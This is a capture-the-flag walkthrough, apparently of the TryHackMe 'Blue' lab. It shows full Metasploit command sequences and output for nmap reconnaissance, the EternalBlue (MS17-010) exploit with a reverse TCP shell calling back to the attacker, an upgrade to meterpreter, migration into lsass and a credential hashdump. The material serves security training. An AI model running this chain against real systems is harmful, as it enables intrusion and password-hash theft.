
blue

Task 1: Recon

Scan the machine. (If you are unsure how to tackle this, I recommend checking out the Nmap room)


We run the following nmap scan:



I then ran a service scan to check on available vuln in each service that can be exploited


```
Scanned at 2024-10-22 19:56:41 EDT for 160s
Not shown: 991 closed tcp ports (conn-refused)
PORT      STATE SERVICE      REASON  VERSION
135/tcp   open  msrpc        syn-ack Microsoft Windows RPC
139/tcp   open  netbios-ssn  syn-ack Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds syn-ack Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
3389/tcp  open  tcpwrapped   syn-ack
|_ssl-ccs-injection: No reply from server (TIMEOUT)
49152/tcp open  msrpc        syn-ack Microsoft Windows RPC
49153/tcp open  msrpc        syn-ack Microsoft Windows RPC
49154/tcp open  msrpc        syn-ack Microsoft Windows RPC
49158/tcp open  msrpc        syn-ack Microsoft Windows RPC
49159/tcp open  msrpc        syn-ack Microsoft Windows RPC
Service Info: Host: JON-PC; OS: Windows; CPE: cpe:/o:microsoft:windows
```

```
Host script results:
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
```




Task 2: Gain Access

Start Metasploit We run the command msfconsole to start metasploit.




Find the exploitation code we will run against the machine. What is the full path of the code? (Ex: exploit/……..)

We can now search for ms17–010:



Show options and set the one required value. What is the name of this value? (All caps for submission)

We use the command **options** to show all the options:



We set the RHOSTS, LHOST then select the payload (set payload windows/x64/shell/reverse_tcp)

```
tun0: flags=4305<UP,POINTOPOINT,RUNNING,NOARP,MULTICAST>  mtu 1500
        inet 10.21.73.122  netmask 255.255.0.0  destination 10.21.73.122
        inet6 fe80::3f32:5052:21cd:5190  prefixlen 64  scopeid 0x20<link>
        unspec 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00  txqueuelen 500  (UNSPEC)
        RX packets 3627  bytes 214982 (209.9 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 5831  bytes 3746190 (3.5 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 10.10.29.69
RHOSTS ⇒ 10.10.29.69
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LHOST 10.21.73.122
LHOST ⇒ 10.21.73.122
msf6 exploit(windows/smb/ms17_010_eternalblue) > set payload windows/x64/shell/reverse_tcp
payload ⇒ windows/x64/shell/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 10.21.73.122:8080
[*] 10.10.29.69:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.10.29.69:445       - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
[*] 10.10.29.69:445       - Scanned 1 of 1 hosts (100% complete)
[+] 10.10.29.69:445 - The target is vulnerable.
[*] 10.10.29.69:445 - Connecting to target for exploitation.
[+] 10.10.29.69:445 - Connection established for exploitation.
[+] 10.10.29.69:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.10.29.69:445 - CORE raw buffer dump (42 bytes)
[*] 10.10.29.69:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73  Windows 7 Profes
[*] 10.10.29.69:445 - 0x00000010  73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76  sional 7601 Serv
[*] 10.10.29.69:445 - 0x00000020  69 63 65 20 50 61 63 6b 20 31                    ice Pack 1
[+] 10.10.29.69:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.10.29.69:445 - Trying exploit with 6 Groom Allocations.
```

We then run to get a Windows Shell

```
[*] 10.10.29.69:445 - Connecting to target for exploitation.
[+] 10.10.29.69:445 - Connection established for exploitation.
[+] 10.10.29.69:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.10.29.69:445 - CORE raw buffer dump (42 bytes)
[*] 10.10.29.69:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73  Windows 7 Profes
[*] 10.10.29.69:445 - 0x00000010  73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76  sional 7601 Serv
[*] 10.10.29.69:445 - 0x00000020  69 63 65 20 50 61 63 6b 20 31                    ice Pack 1
[+] 10.10.29.69:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.10.29.69:445 - Trying exploit with 11 Groom Allocations.
[*] 10.10.29.69:445 - Sending all but last fragment of exploit packet
[*] 10.10.29.69:445 - Starting non-paged pool grooming
[+] 10.10.29.69:445 - Sending SMBv2 buffers
[+] 10.10.29.69:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.10.29.69:445 - Sending final SMBv2 buffers.
[*] 10.10.29.69:445 - Sending last fragment of exploit packet!
[*] 10.10.29.69:445 - Receiving response from exploit packet
[+] 10.10.29.69:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 10.10.29.69:445 - Sending egg to corrupted connection.
[*] 10.10.29.69:445 - Triggering free of corrupted buffer.
[*] Sending stage (336 bytes) to 10.10.29.69
[*] Command shell session 1 opened (10.21.73.122:8080 → 10.10.29.69:49291) at 2024-10-22 21:39:17 -0400
[+] 10.10.29.69:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.10.29.69:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.10.29.69:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=


Shell Banner:
Microsoft Windows [Version 6.1.7601]
-----
```

Answer the questions below

Start Metasploit

No answer needed — ✓ Correct Answer — Hint

Find the exploitation code we will run against the machine. What is the full path of the code? (Ex: exploit/.....)

exploit/windows/smb/ms17_010_eternalblue — ✓ Correct Answer — Hint

Show options and set the one required value. What is the name of this value? (All caps for submission)

RHOSTS — ✓ Correct Answer — Hint

Usually it would be fine to run this exploit as is; however, for the sake of learning, you should do one more thing before exploiting the target. Enter the following command and press enter:

```
set payload windows/x64/shell/reverse_tcp
```

With that done, run the exploit!

No answer needed — ✓ Correct Answer — Hint

Confirm that the exploit has run correctly. You may have to press enter for the DOS shell to appear. Background this shell (CTRL + Z). If this failed, you may have to reboot the target VM. Try running it again before a reboot of the target.

No answer needed — ✓ Correct Answer

```
C:\Windows\system32>^Z
Background session 1? [y/N]
^Z
Background session 1? [y/N]  y
msf6 exploit(windows/smb/ms17_010_eternalblue) > sessions

Active sessions
===============

  Id  Name  Type              Information                                                  Connection
  --  ----  ----              -----------                                                  ----------
  1         shell x64/windows  Shell Banner: Microsoft Windows [Version 6.1.7601] -----  10.21.73.122:8080 -> 10.10.29.69:49291 (10.10.29.69)

msf6 exploit(windows/smb/ms17_010_eternalblue) > search shell_to_meterpreter

Matching Modules
================

   #  Name                                    Disclosure Date  Rank    Check  Description
   -  ----                                    ---------------  ----    -----  -----------
   0  post/multi/manage/shell_to_meterpreter                   normal  No     Shell to Meterpreter Upgrade


Interact with a module by name or index. For example info 0, use 0 or use post/multi/manage/shell_to_meterpreter

msf6 exploit(windows/smb/ms17_010_eternalblue) > use 0
msf6 post(multi/manage/shell_to_meterpreter) > show options

Module options (post/multi/manage/shell_to_meterpreter):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   HANDLER  true             yes       Start an exploit/multi/handler to receive the connection
   LHOST                     no        IP of host that will receive the connection from the payload (Will try to auto detect).
   LPORT    4433             yes       Port for payload to connect to.
   SESSION                   yes       The session to run this module on


View the full module info with the info, or info -d command.

msf6 post(multi/manage/shell_to_meterpreter) >
```

```
msf6 post(multi/manage/shell_to_meterpreter) > sessions

Active sessions
===============

  Id  Name  Type               Information                                  Connection
  --  ----  ----               -----------                                  ----------
  1         shell x64/windows  Shell Banner: Microsoft Windows [Version 6.1.7601] ----- 10.21.73.122:8080 -> 10.10.29.69:49291 (10.10.29.69)

msf6 post(multi/manage/shell_to_meterpreter) > set session 1
session => 1
```

We take the shell to the background using the command CTRL+Z to upgrade a command shell to meterpreter.

We use use *post/multi/manage/shell_to_meterpreter* then set insert the required parameters to get the meterpreter sessions

```
msf6 post(multi/manage/shell_to_meterpreter) > sessions

Active sessions
===============

  Id  Name  Type               Information                                  Connection
  --  ----  ----               -----------                                  ----------
  1         shell x64/windows  Shell Banner: Microsoft Windows [Version 6.1.7601] ----- 10.21.73.122:8080 -> 10.10.29.69:49291 (10.10.29.69)

msf6 post(multi/manage/shell_to_meterpreter) > set session 1
session => 1
msf6 post(multi/manage/shell_to_meterpreter) > run

[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 10.21.73.122:4433
[*] Post module execution completed
msf6 post(multi/manage/shell_to_meterpreter) >
[*] Sending stage (201798 bytes) to 10.10.29.69
[*] Stopping exploit/multi/handler
Interrupt: use the 'exit' command to quit
msf6 post(multi/manage/shell_to_meterpreter) > sessions 1
[*] Starting interaction with 1...


Shell Banner:
Microsoft Windows [Version 6.1.7601]
-----


C:\Windows\system32>
```

```
msf6 post(multi/manage/shell_to_meterpreter) > sessions

Active sessions
===============

  Id  Name  Type               Information                                  Connection
  --  ----  ----               -----------                                  ----------
  1         shell x64/windows  Shell Banner: Microsoft Windows [Version 6.1.7601] ----- 10.21.73.122:8080 -> 10.10.29.69:49291 (10.10.29.69)

msf6 post(multi/manage/shell_to_meterpreter) > set session 1
session => 1
msf6 post(multi/manage/shell_to_meterpreter) > run

[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 10.21.73.122:4433
[*] Post module execution completed
msf6 post(multi/manage/shell_to_meterpreter) >
[*] Sending stage (201798 bytes) to 10.10.29.69
[*] Stopping exploit/multi/handler
Interrupt: use the 'exit' command to quit
msf6 post(multi/manage/shell_to_meterpreter) > sessions 1
[*] Starting interaction with 1...
```


```
meterpreter > sysinfo
Computer        : JON-PC
OS              : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 0
Meterpreter     : x64/windows
meterpreter >
```

```
Process List
============

 PID   PPID  Name                  Arch  Session  User                          Path
 ---   ----  ----                  ----  -------  ----                          ----
 0     0     [System Process]
 4     0     System                x64   0
 416   4     smss.exe              x64   0        NT AUTHORITY\SYSTEM           \SystemRoot\System32\smss.exe
 432   708   svchost.exe           x64   0        NT AUTHORITY\SYSTEM
 464   708   svchost.exe           x64   0        NT AUTHORITY\SYSTEM
 564   556   csrss.exe             x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\csrss.exe
 612   556   wininit.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\wininit.exe
 620   604   csrss.exe             x64   1        NT AUTHORITY\SYSTEM           C:\Windows\system32\csrss.exe
 660   604   winlogon.exe          x64   1        NT AUTHORITY\SYSTEM           C:\Windows\system32\winlogon.exe
 708   612   services.exe          x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\services.exe
 716   612   lsass.exe             x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\lsass.exe
 724   612   lsm.exe               x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\lsm.exe
 784   564   conhost.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\conhost.exe
 820   708   svchost.exe           x64   0        NT AUTHORITY\SYSTEM
 832   708   svchost.exe           x64   0        NT AUTHORITY\SYSTEM
 900   708   svchost.exe           x64   0        NT AUTHORITY\NETWORK SERVICE
 948   708   svchost.exe           x64   0        NT AUTHORITY\LOCAL SERVICE
 1016  660   LogonUI.exe           x64   1        NT AUTHORITY\SYSTEM           C:\Windows\system32\LogonUI.exe
 1076  708   svchost.exe           x64   0        NT AUTHORITY\LOCAL SERVICE
 1172  708   svchost.exe           x64   0        NT AUTHORITY\NETWORK SERVICE
 1332  708   svchost.exe           x64   0        NT AUTHORITY\LOCAL SERVICE
 1400  708   amazon-ssm-agent.exe  x64   0        NT AUTHORITY\SYSTEM           C:\Program Files\Amazon\SSM\amazon-ssm-agent.exe
 1408  832   WmiPrvSE.exe
 1420  708   SearchIndexer.exe     x64   0        NT AUTHORITY\SYSTEM
 1472  708   LiteAgent.exe         x64   0        NT AUTHORITY\SYSTEM           C:\Program Files\Amazon\XenTools\LiteAgent.exe
 1628  708   Ec2Config.exe         x64   0        NT AUTHORITY\SYSTEM           C:\Program Files\Amazon\Ec2ConfigService\Ec2Config.exe
 1636  708   sppsvc.exe            x64   0        NT AUTHORITY\NETWORK SERVICE
 1944  708   svchost.exe           x64   0        NT AUTHORITY\NETWORK SERVICE
 2164  708   svchost.exe           x64   0        NT AUTHORITY\LOCAL SERVICE
 2320  708   svchost.exe           x64   0        NT AUTHORITY\SYSTEM
 2484  708   vds.exe               x64   0        NT AUTHORITY\SYSTEM
 2964  708   TrustedInstaller.exe  x64   0        NT AUTHORITY\SYSTEM
 3064  896   powershell.exe        x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
```

We have to run *getsystem* to ensure we're running as the system.


```
meterpreter > getsystem
[-] Already running as SYSTEM
meterpreter >
```


I chose the LSASS.exe PID 724 to migrate




We then do a hashdump


To crack the hashes we need to copy them to a file locally to crack using JohnTheRipper. In my case I used blue.thm








